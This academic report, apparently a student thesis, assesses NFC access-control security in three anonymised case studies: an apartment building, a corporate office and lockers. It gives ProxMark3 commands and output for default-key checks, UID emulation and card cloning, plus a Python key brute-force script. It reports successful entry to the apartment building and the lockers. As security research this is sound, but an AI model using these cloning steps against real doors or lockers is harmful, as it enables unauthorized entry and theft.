In the NFC Tools section (Table 1), we provided an overview of the different tools available.
Despite the ProxMark3's steeper learning curve compared to other NFC tools, its large community, extensive capabilities and affordable price justify the investment of time and effort required to master its usage.

Firmware
Several firmware options are available for the ProxMark3, with the official ProxMark3 firmware and custom forks like the iceman fork being the most common. In this project, we opted for the iceman fork because it is one of the most rapidly developed forks (Steve, 2017).

Features
For instance, the ProxMark3 offers advanced features such as

- Reading and writing of RFID tags
- Emulation of RFID tags
- Sniffing of RFID communication
- Replay attacks
- Fuzzing of RFID tags
- Brute forcing of RFID tags

Acquiring the ProxMark3
The ProxMark3 used in this project was order from AliExpress [1], seen on Figure 16.





Figure 16: The ProxMark3 from AliExpress [1].

The price was \$60, including shipping, and came preinstalled with the ICEMAN firmware. Additionally, it included three different NFC tags, a cable and five NFC card protector holders.

6.2 NFC Tags

As explained in the NFC tags section, the manufacturer block of NFC tags is unchangeable. Therefore, special UID changeable cards needed to be ordered [20] for this research. The order can be seen in Figure 17.



Lab401 Delivery Protection Orders below 250€	€15.00
RFID Pentester Tag Pack Starter	€69.00
Ultimate Magic Card (Gen4)	€39.95
Subtotal	€123.95
Shipping	€23.00
Taxes	€30.86
Total	EUR €177.81

Figure 17: The NFC tags order from LAB 401 [20].

The order consists of the following NFC tags, each NFC tag serves a specific purpose and can be used for various applications:

- MIFARE Classic® Compatible 1K UID Changeable Cointag: This NFC tag, the size of a coin, allows for the cloning of MIFARE Classic® 1K cards and tags. Unlocking is required to change the UID, which involves using specific commands to access extended functionality.
- MIFARE Classic® Compatible 1K UID Changeable Fob: This keyfob-shaped NFC tag also enables the cloning of MIFARE Classic® 1K cards and tags. Similar to the Cointag, unlocking is necessary to change the UID.
- MIFARE Classic® Compatible 1K UID Changeable GEN2: With a second-generation chip, this NFC tag facilitates the cloning of MIFARE Classic 1K cards. Unlike its predecessor, it does not require unlocking to change the UID. Additionally, it offers compatibility with Android devices.
- MIFARE Classic® Compatible 4K Direct Write UID (GEN2). Resembling a white card, this NFC tag is designed for cloning MIFARE Classic® 4K 4-Byte UID cards and tags. Like its predecessor, it has a second-generation chip and has the same features. The only distinction is that it has an increased memory capacity of 4K.

- MIFARE Ultralight® Compatible UID Changeable GEN2: Another white card-like NFC tag, it allows for the cloning of MIFARE Ultralight® cards and tags. The UID is again changeable on this tag.
- 125KHz T5577 Keyfobs: These keyfobs utilize the T5577 chip, a versatile 125KHz RFID emulator capable of emulating various modulation and data-rate combinations.
- RFID Blocker Card: This card provides protection against credential theft. When a reader attempts to read your card, the RFID Blocker Card disrupts the signals by drawing energy directly from the reader.

6.3 Reasons for Choosing the Case Studies

The objective of each case study is to assess the security level of the respective NFC system. The security level will be evaluated by performing the attacks mentioned in the NFC Security Threats section.

However, it should be noted that the practical attack on the MIFARE Classic was not performed. This decision was made because this attack is well-documented and has been proven to work on MIFARE Classic cards in numerous studies. Performing the attack would not provide additional insight. The mere usage of a MIFARE Classic card in the selected case studies is considered sufficient information to assess the security level of the respective systems.

- Case 1: This case study focuses on an access control system used to enter an apartment complex owned by the local authority. The fact that it is owned by the local authority makes it interesting to explore to which extent security is prioritized, which is the reason why this case study was chosen.
- Case 2: This case study revolves around an access control system used to enter a corporate-owned building. The system is utilized both for building entry and to restrict access to specific areas within the building. The rationale behind selecting this case study is because this allows for a comparison between case 1. Providing valuable insight how a corporate organization prioritizes security in contrast to a local authority.
- Case 3: This case study examines a locker system where users can lock and unlock lockers using an NFC card. The system supports various NFC card types, this raises the question is the system programmed to work safely for these different types? Which is the reason why this case study was chosen.

7 Case Studies

7.1 Case 1

In this case study, we examine an access control system used to enter an apartment complex owned by the local authority. The reader and the tag used are shown in Figure 18 and Figure 19 respectively.




Figure 18: The reader of case 1




Figure 19: The tag of case 1

The tag
First, we need to determine the type of the tag we are dealing with. This can be done using the 'auto' command, which is an automated detection process for unknown tags. While the tag is on the reader as depicted in Figure 20, running the 'auto' command gives the following output seen in Listing 1.




Figure 20: The tag on the ProxMark3

Listing 1: output_auto_case1

```
1   [usb] pm3 --> auto
2   [=] lf search
3
4   [=] NOTE: some demods output possible binary
5   [=] if it finds something that looks like a tag
6   [=] False Positives ARE possible
7   [=]
8   [=] Checking for known tags...
9   [=]
10  [|]Searching for COTAG tag......
11
12  [-] No data found!
13  [?] Maybe not an LF tag?
14
15  [=] hf search
16  [-] Searching for ISO14443-A tag...
17  [+]  UID: AA AA AA AA NOTE: The UID has been replaced
        by a fake UID for ethical reasons, as elaborated
        upon in the ethics and society section.
18  [+] ATQA: 00 04
19  [+]  SAK: 08 [2]
20  [+] Possible types:
21  [+]    MIFARE Classic 1K
22  [=] proprietary non iso14443-4 card found, RATS not
        supported
23  [+] Prng detection: weak
24  [#] Auth error
25  [?] Hint: try `hf mf` commands
26
27  [+] Valid ISO 14443-A tag found
```

From this output, shown in Listing 1 line 17 & 21, we can deduce that the tag is a MIFARE Classic 1k and the UID is AAAAAAAA.
Based on this information, we can attempt the dictionary attack and the cloning attack.

Dictionary Attack
To perform the dictionary attack, we can use the 'hf mf chk' command, which stands for high frequency MIFARE check keys. The output can be seen in Listing 2.

Listing 2: output_chk_case1

```
[usb] pm3 --> hf mf chk
[=] Start check for keys...
[=] ................................
[=] time in checkkeys 2 seconds

[=] testing to read key B...

[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  001 | 007 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  002 | 011 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  003 | 015 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  004 | 019 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  005 | 023 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  006 | 027 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  007 | 031 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  008 | 035 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  009 | 039 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  010 | 043 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  011 | 047 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  012 | 051 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  013 | 055 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  014 | 059 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  015 | 063 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )

[+] Found keys have been transferred to the emulator
    memory
```

As we can see in Listing 2, the keys to all sectors are the default key FFFFFFFFFFFF. The dictionary attack was successful, we can read and write to any sector.

Cloning Attack

As explained, the goal of the cloning attack is to clone the information needed to authenticate. First, we will try to only clone the UID.
To determine if the access control system only checks the UID for authentication, we will emulate the UID of the card with the ProxMark3.
We can emulate the UID by 'hf mf sim --1k -u AAAAAAAA -i', which stands for:

- hf, high frequency
- mf, MIFARE
- sim, simulate
- 1k, MIFARE card with specifically 1k capacity
- -u AAAAAAAA, set the UID to AAAAAAAA

- -i, interactive mode meaning that the console will not be returned until the simulation finished or is aborted.

To our surprise, the cloning attack was successful, indicating that cloning the UID alone is sufficient for authentication.

Instead of just emulating the UID, we can make an actual copy. Since the key fob used was a MIFARE Classic 1k, we can replicate it onto the MIFARE Classic® Compatible 1K UID Changeable Cointag. Here's how the process works:

1. Place the Cointag on the ProxMark3 and use the 'auto' command to view its current UID. Let's assume the UID is BBBBBBBB, but we want it to be AAAAAAAA.
2. Run the 'hf mf csave' command to save the card's dump into a file named "hf-mf-062D483D-dump.bin". This file contains the necessary data for cloning.
3. The MIFARE Classic® Compatible 1K UID Changeable Cointag, like other cards from Lab401, is compatible and integrated with the ProxMark3. This means we can use the 'hf mf csetUID' command to change the UID.
4. For the command to work we do however need to specify the UID to which it should change. So we execute the 'hf mf csetUID -u AAAAAAAA'.
5. The output of the command, as shown in Listing 3 below, verifies the successful UID change:

Listing 3: output_auto_case2

```
1   [usb] pm3 --> hf mf csetUID -u AAAAAA
2   [+] old block 0... BBBBBBBB5E0804006263646566676869
3   [+] new block 0... AAAAAAAADE0804006263646566676869
4   [+] Old UID... BB BB BB BB
5   [+] New UID... AA AA AA AA  ( verified )
```

In line 5 of Listing 3, it can be seen that the UID has been successfully changed. Using this clone, access to the apartment complex was granted.

Reflection
Looking back at this case study, it appears that security may not be a priority for the local authority. One possible explanation for this is that an individual who wants to enter the apartment complex could wait for someone else to enter and then follow them. However, it is interesting to note that these attacks are well known and well documented. One would expect that even access control systems which do not prioritize security would, at the very least, not use default keys and not rely solely on the UID for authentication.

7.2 Case 2

In this case study, we examine an access control system used to enter a corporate-owned building. The system is utilized both for building entry and to restrict access to specific areas within the building. The reader and the tag used are shown in Figure 21 and Figure 22 respectively.




Figure 21: The reader of case 2

Figure 22: The tag of case 2

The tag

Again, we first need to determine the type of the tag we are dealing with. For this we again used the 'auto' command, which gave the output in Listing 4.

Listing 4: output_auto_case2

```
[usb] pm3 --> auto
[=] lf search

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags...
[=]
[|]Searching for COTAG tag......

[-] No data found!
[?] Maybe not an LF tag?

[=] hf search
[-] Searching for ISO14443-A tag...
[+]  UID: 01 02 03 04 05 06 07 NOTE: UID has been replaced by a fake UID.
[+] ATQA: 03 44
[+]  SAK: 20 [1]
[+] MANUFACTURER: NXP Semiconductors Germany
[+] Possible types:
[+]    MIFARE DESFire CL2
[+]    MIFARE DESFire EV1 256B/2K/4K/8K CL2
[+]    MIFARE DESFire EV2 2K/4K/8K/16K/32K
[+]    MIFARE DESFire EV3 2K/4K/8K
[+]    MIFARE DESFire Light 640B
[+]    NTAG 4xx
[=] ------------------------------ ATS ------------------------------
[+] ATS: 06 75 77 81 02 80 [ F0 00 ]
[=]      06...............  TL    length is 6 bytes
[=]         75............  T0    TA1 is present, TB1 is present, TC1 is present, FSCI is 5 (FSC = 64)
[=]            77.........  TA1   different divisors are supported, DR: [2, 4, 8], DS: [2, 4, 8]
[=]               81......  TB1   SFGI = 1 (SFGT = 8192/fc), FWI = 8 (FWT = 1048576/fc)
[=]                  02...  TC1   NAD is NOT supported, CID is supported

[=] ---------------------- Historical bytes ----------------------
[+]   80  (compact TLV data object)

[?] Hint: try `hf mfdes info`

[+] Valid ISO 14443-A tag found

[=] Short AID search:
[?] Hint: try hf mfdes commands
```

From this output, Listing 4, we can deduce that the card has UID 01 02 03 04 05 06 07 on line 17, and the possible card types can be seen from line 21 to 27:

- MIFARE DESFire CL2
- MIFARE DESFire EV1 256B/2K/4K/8K CL2
- MIFARE DESFire EV2 2K/4K/8K/16K/32K
- MIFARE DESFire EV3 2K/4K/8K
- MIFARE DESFire Light 640B
- NTAG 4xx

As suggested by the output on line 44, we should try 'hf mfdes' commands, which stands for high-frequency MIFARE DESFire commands. To get an idea what the possible commands are we can first do 'hf mfdes help', which returns a list of all possible commands for the MIFARE DESFire, output can be seen in Listing 5.

On line 4 of Listing 5, there is an interesting command, 'hf mfdes info', which returns the tag information. The output of this can be seen Listing 6.

Listing 5: output_mfdes_help_case2

```
[usb] pm3 --> hf mfdes help
help             This help
----------------------- general -----------------------
info             Tag information
getUID           Get UID from card
default          Set defaults for all the commands
auth             MIFARE DESFire Authentication
chk              Check keys
detect           Detect key type and tries to find one
    from the list
freemem          Get free memory size
setconfig        Set card configuration
formatpicc       Format PICC
list             List DESFire (ISO 14443A) history
mad              Prints MAD records/files from the card
--------------------- Applications ---------------------
lsapp            Show all applications with files list
getaids          Get Application IDs list
getappnames      Get Applications list
bruteaid         Recover AIDs by bruteforce
createapp        Create Application
deleteapp        Delete Application
selectapp        Select Application ID
------------------------- Keys -------------------------
changekey        Change Key
chkeysettings    Change Key Settings
getkeysettings   Get Key Settings
getkeyversions   Get Key Versions
------------------------- Files -------------------------
getfileids       Get File IDs list
getfileisoids    Get File ISO IDs list
lsfiles          Show all files list
dump             Dump all files
createfile       Create Standard/Backup File
createvaluefile  Create Value File
createrecordfile Create Linear/Cyclic Record File
createmacfile    Create Transaction MAC File
deletefile       Delete File
getfilesettings  Get file settings
chfilesettings   Change file settings
read             Read data from standard/.../mac file
write            Write data to standard/.../value file
value            Operations with value file (.../clear)
clearrecfile     Clear record File
------------------------ System ------------------------
test             Regression crypto tests
```

Listing 6: output_mfdes_info_case2

```
[usb] pm3 --> hf mfdes info

[=] --------------------------------- Tag Information ---------------------------------
[+]            UID: 01 02 03 04 05 06 07
[+]       Batch number: B9 0C 21 4D 50
[+]    Production date: week 35 / 2021
[+]       Product type: MIFARE DESFire native IC (physical card)

[=] --- Hardware Information
[=]    raw: 04010101001805
[=]      Vendor Id: NXP Semiconductors Germany
[=]           Type: 0x01
[=]        Subtype: 0x01
[=]        Version: 1.0 ( DESFire EV1 )
[=]   Storage size: 0x18 ( 4096 bytes )
[=]       Protocol: 0x05 ( ISO 14443-2, 14443-3 )

[=] --- Software Information
[=]    raw: 04010101041805
[=]      Vendor Id: NXP Semiconductors Germany
[=]           Type: 0x01
[=]        Subtype: 0x01
[=]        Version: 1.4
[=]   Storage size: 0x18 ( 4096 bytes )
[=]       Protocol: 0x05 ( ISO 14443-3, 14443-4 )

[=] --------------------------------- Card capabilities ---------------------------------
[=]     1.4 - DESFire Ev1 MF3ICD21/41/81, EAL4+

[+] --- AID list
[+] AIDs: f48ab5, 000001, 000002, 000003, 000004, 000005, 000006, 000007, 000008, fe80f6
[+] ------------------------------------ PICC level ------------------------------------
[+] Applications count: 10 free memory 2880 bytes
[+] PICC level auth commands:
[+]    Auth.............. YES
[+]    Auth ISO.......... YES
[+]    Auth AES.......... NO
[+]    Auth Ev2.......... NO
[+]    Auth ISO Native... YES
[+]    Auth LRP.......... NO
[+] PICC level rights:
[+] [1...] CMK Configuration changeable   : YES
[+] [.0..] CMK required for create/delete : YES
[+] [..1.] Directory list access with CMK : NO
[+] [...1] CMK is changeable              : YES
[+] Key: 2TDEA
[+] key count: 1
[+] PICC key 0 version: 130 (0x82)

[=] --- Free memory
[+]    Available free memory on card : 2880 bytes

[=] Standalone DESFire
```

On line 14 of Listing 6, we can see that the tag is of type MIFARE DESFire EV1. Based on this information, we can attempt the dictionary attack and the cloning attack.

Dictionary Attack
This time we have to use the 'hf mfdes chk' command to check for the default keys because we now work with a MIFARE DESFire. The output is to be seen in Listing 7.

Listing 7: output_chk_case2

```
[usb] pm3 --> hf mfdes chk

Checks keys with MIFARE DESFire card.

usage:
    hf mfdes chk [-hva] [--aid <hex>] [-k <hex>] [-d <fn>] [--pattern1b] [--pattern2b] [--startp2b <pattern>]
                 [-j <fn>] [--kdf <0|1|2>] [-i <hex>]

options:
    -h, --help                     This help
    --aid <hex>                    Use specific AID (3 hex bytes, big endian)
    -k, --key <hex>                Key for checking (HEX 16 bytes)
    -d, --dict <fn>                Dictionary file with keys
    --pattern1b                    Check all 1-byte combinations of key (0000...0000, 0101...0101, 0202...0202, ...)
    --pattern2b                    Check all 2-byte combinations of key (0000...0000, 0001...0001, 0002...0002, ...)
    --startp2b <pattern>           Start key (2-byte HEX) for 2-byte search (use with `--pattern2b`)
    -j, --json <fn>                Json file name to save keys
    -v, --verbose                  Verbose mode
    --kdf <0|1|2>                  Key Derivation Function (KDF) (0=None, 1=AN10922, 2=Gallagher)
    -i, --kdfi <hex>               KDF input (1-31 hex bytes)
    -a, --apdu                     Show APDU requests and responses

examples/notes:
    hf mfdes chk --aid 123456 -k 000102030405060708090a0b0c0d0e0f        -> check key on aid 0x123456
    hf mfdes chk -d mfdes_default_keys                                    -> check keys from dictionary against all existing aid on card
    hf mfdes chk -d mfdes_default_keys --aid 123456                       -> check keys from dictionary against aid 0x123456
    hf mfdes chk --aid 123456 --pattern1b -j keys                         -> check all 1-byte keys pattern on aid 0x123456 and save found keys to json
    hf mfdes chk --aid 123456 --pattern2b --startp2b FA00                 -> check all 2-byte keys pattern on aid 0x123456. Start from key FA00FA00...FA00
```

We can see that the 'hf mfdes chk' works a little different than the 'hf mf chk', we have to be a little more specific. We chose to check the keys from the default dictionary against all existing aid on the card. As explained AID is the unique identifier of each application on the MIFARE DESFire. So the command used is, 'hf mfdes chk -d mfdes_default_keys', and the output is seen in Listing 8.

Listing 8: output_specific_chk_case2

```
[usb] pm3 --> hf mfdes chk -d mfdes_default_keys
[+] loaded 54 keys from dictionary file C:\Users\baris\
    Downloads\ProxSpace\ProxSpace\pm3\ProxMark3\client\
    dictionaries/mfdes_default_keys.dic
[+] loaded 48 keys from dictionary file C:\Users\baris\
    Downloads\ProxSpace\ProxSpace\pm3\ProxMark3\client\
    dictionaries/mfdes_default_keys.dic
[+] loaded  3 keys from dictionary file C:\Users\baris\
    Downloads\ProxSpace\ProxSpace\pm3\ProxMark3\client\
    dictionaries/mfdes_default_keys.dic
[=] Loaded 48 aes keys
[=] Loaded 54 des keys
[=] Loaded 3 k3kdes keys
[=] Search keys:
 [!!] Checking aid 0xF48AB5...
 [!!] Could not get key settings
d[!!] Checking aid 0x000001...
 [!!] Could not get key settings
d[!!] Checking aid 0x000002...
 [!!] Could not get key settings
d[!!] Checking aid 0x000003...
 [!!] Could not get key settings
d[!!] Checking aid 0x000004...
 [!!] Could not get key settings
d[!!] Checking aid 0x000005...
 [!!] Could not get key settings
d[!!] Checking aid 0x000006...
 [!!] Could not get key settings
d[!!] Checking aid 0x000007...
 [!!] Could not get key settings
d[!!] Checking aid 0x000008...
 [!!] Could not get key settings
d[!!] Checking aid 0xFE80F6...
[=] Check: DES 2TDEA    keys: 00 01 02 03 04 05 06 07 08
     09 0a 0b 0c 0d
d
```

The output can be explained as follows:
First, numerous keys are loaded from the dictionary file, 'mfdes_default_keys.disc', it is loaded for different encryption algorithms; 48 AES keys, 54 DES keys and 3 K3KDES keys.
Then, it checks these keys for each AID on the card, the [!!] means that there was no match on that AID. On line 28 we can see something interesting. 'Checking a i d 0xFE80F6 . . . 28 [=] Check : DES 2TDEA k e y s : 00 01 02 03 04 05 06 07 08 09 0 a 0b 0 c 0d'. It displays the key used for the DES2TDEA encryption for AID '0xFE80F6'. It did not say that any of these keys failed but it also did not say that they succeeded. For this we will write a script to explicitly try to authenticate on this AID with the default keys, the script is in Listing 9. Unfortunately, the script showed that non of the keys were correct.
Meaning that the dictionary attack failed.

Listing 9: output_script_case2

```python
import subprocess
import re

# Define the AID (Application Identifier)
aid = "FE80F6"

# Path to the dictionary file
dictionary_file = "C:/Users/baris/Downloads/ProxSpace/ProxSpace/pm3/ProxMark3/client/dictionaries/mfdes_default_keys.dic"

# Read the keys from the dictionary file
with open(dictionary_file, "r") as f:
    lines = f.readlines()

keys = []
for line in lines:
    line = line.strip()
    if line and not line.startswith("#"):  # Ignore empty lines and lines starting with '#'
        key_match = re.match(r'^([0-9a-fA-F]+)', line)  # Match hexadecimal key
        if key_match:
            key = key_match.group(1)
            keys.append(key)
        else:
            key_comment_match = re.match(r'^([0-9a-fA-F]+)\s+#', line)  # Match key followed by comment
            if key_comment_match:
                key = key_comment_match.group(1)
                keys.append(key)

# Iterate through each key and attempt authentication
for key in keys:
    # Construct the authentication command
    command = f"hf mfdes auth -t 2TDEA -k {key} --aid {aid}"

    # Execute the command using the ProxMark3 client
    result = subprocess.run(command, shell=True, capture_output=True, text=True)

    # Check the output for success or failure
    if "Success" in result.stdout:
        print(f"Authentication successful with key: {key}")
        # Perform further operations or break the loop as needed
        break
    else:
        print(f"Authentication failed with key: {key}")
```

Cloning Attack
Since the dictionary attack failed, we have no easy access to the data. We do however have the UID, meaning we can try to emulate the UID with the ProxMark3 and see if that is enough to get access.
There was no command for the ProxMark3 to simulate a MIFARE DESFire, However, if the access control system only checks the UID of the system then simulating with the 'hf mf sim –1k -u 01020304050607 -i' command should also authenticate.
When performing this attack, access was denied by the reader. As a result, there was no need to proceed with cloning the UID onto a separate card in an attempt to gain access. The cloning attack failed too.

Reflection
This case had a much better security, it proved to be highly resilient against the dictionary attack and cloning attack. This access control system achieved this by avoiding common pitfalls as using default keys and relying solely on UID for authentication. This success might be due to security being a much higher priority for corporate's.

7.3 Case 3

In this case study, we analyse an NFC-enabled locker system designed to securely store personal items. Users can place their belongings inside the locker and lock it by presenting their NFC card. To retrieve their items, they simply re-present the same NFC card to unlock the locker. What is interesting however is that the locker can be closed with various NFC cards, one can lock their student card, their OV-card, or in the case that one has no NFC card with them they can borrow an NFC tag. The reader and the tags used are shown in Figure 22, 23, 24, 25 respectively.




Figure 23: The reader of the locker.




Figure 24: The tag that can be borrowed.

Figure 25: The OV card.

Figure 26: The student card.

The tag
As mentioned, the lockers can be locked with multiple types of tags. For each of the tags we performed the 'auto' command which returned the tag types and UID's. The student card is identified as a MIFARE DESFire tag, the Dutch OV-card is a MIFARE Classic 4k tag, and the borrowable tag is a MIFARE Classic 1k tag.
Since we had already attempted a dictionary attack on the student card in case 2 without success, we decided to try the cloning attack.

Cloning Attack
Emulating the UID of each card proved to be sufficient for authentication, indicating a successful cloning attack.

Interestingly, when we used a student card with a 7-byte UID (e.g., A1 B2 C3 D4 E5 F6 G7), emulating only 3 bytes (e.g., A1 B2 C3 00 00 00 00) was enough to open the locker. The authentication process does not even compare the full UID.

By following the same method described in case 1, we were able to clone the UID's of the cards onto separate clones, and as expected, the clones successfully opened the lockers.

Reflection
This case highlights significant security deficiencies in the NFC-enabled locker system. The system's reliance on solely the first 3 bytes of the UID for authentication raises serious concerns. The lockers hold personal belongings like laptops and wallets, making security a critical concern. One could argue that this mechanism is chosen like this for convenience reasons because it allows the locker system to be usable by any NFC card, since all NFC cards have a UID of at least three bytes.

While convenience may have driven this authentication mechanism, it is not a valid justification. A more secure approach could have been implemented supporting multiple NFC cards and implementing distinct authentication protocols. For instance, implementing a safe mechanism for student cards and a separate one for borrowed tags. Only when a unrecognized card is presented, only then resort into a full UID comparison for authentication.

8 Ethics and Society

Our real-world use cases demonstrate that even today, there exist security vulnerabilities that can potentially lead to unauthorized access to premises or services. Such a vulnerability can result in economic loss and possible even more severe consequences. Given that these systems are designed to protect the premise or service, it is crucial that their security measures are effective and reliable.

One notable incident that exemplifies the societal risks that bad NFC security brings is the hotel hack involving Vingcard's Vision locks [17]. The exploit revealed the vulnerabilities in the lock system, enabling the creation of a master key capable of opening any room within the hotel. Meaning that the security of all guests and their belongings is compromised. This highlights the substantial impact that security vulnerabilities can have on premises and services, potentially leading to unauthorized access and its associated repercussions.

To ensure adherence to ethical considerations, the experiments conducted in this research have been anonymized, referring to them as case 1, 2, and 3. Also, non of the shown UID's were real. This anonymization approach ensures that the security vulnerabilities discovered and the methods demonstrated cannot be exploited for illegal purposes.

9 Conclusion

This research investigated the current NFC market, explored the security of NFC technology, and examined its vulnerabilities and potential attacks. Through an in-depth analysis of NFC technology, as well as comparing various NFC tags and NFC tools, a comprehensive understanding of the subject has been achieved.

The literature review highlighted various attacks, including cloning attacks, dictionary attacks and a practical attack on the MIFARE Classic. We also discussed countermeasures to mitigate each of these attacks.

Furthermore, several case studies were conducted to evaluate the security level of real-world access control systems used daily. The experiments demonstrated that, despite these attacks being well-known and well-documented, not all access control systems effectively prevent them. With a ProxMark3, which is a relatively cheap tool priced at \$60, an attacker can perform an attack and gain unauthorized access. Thus, the research question "Are commercially available NFC tools a threat to live NFC access control systems?" is answered affirmatively. Commercially available tools still pose a significant threat to the security of NFC access control systems.

Ethical and societal considerations were also addressed, as unauthorized access can lead to severe consequences. Access systems bear the responsibility of minimizing such risks as much as possible, which as observed, is not always the case.

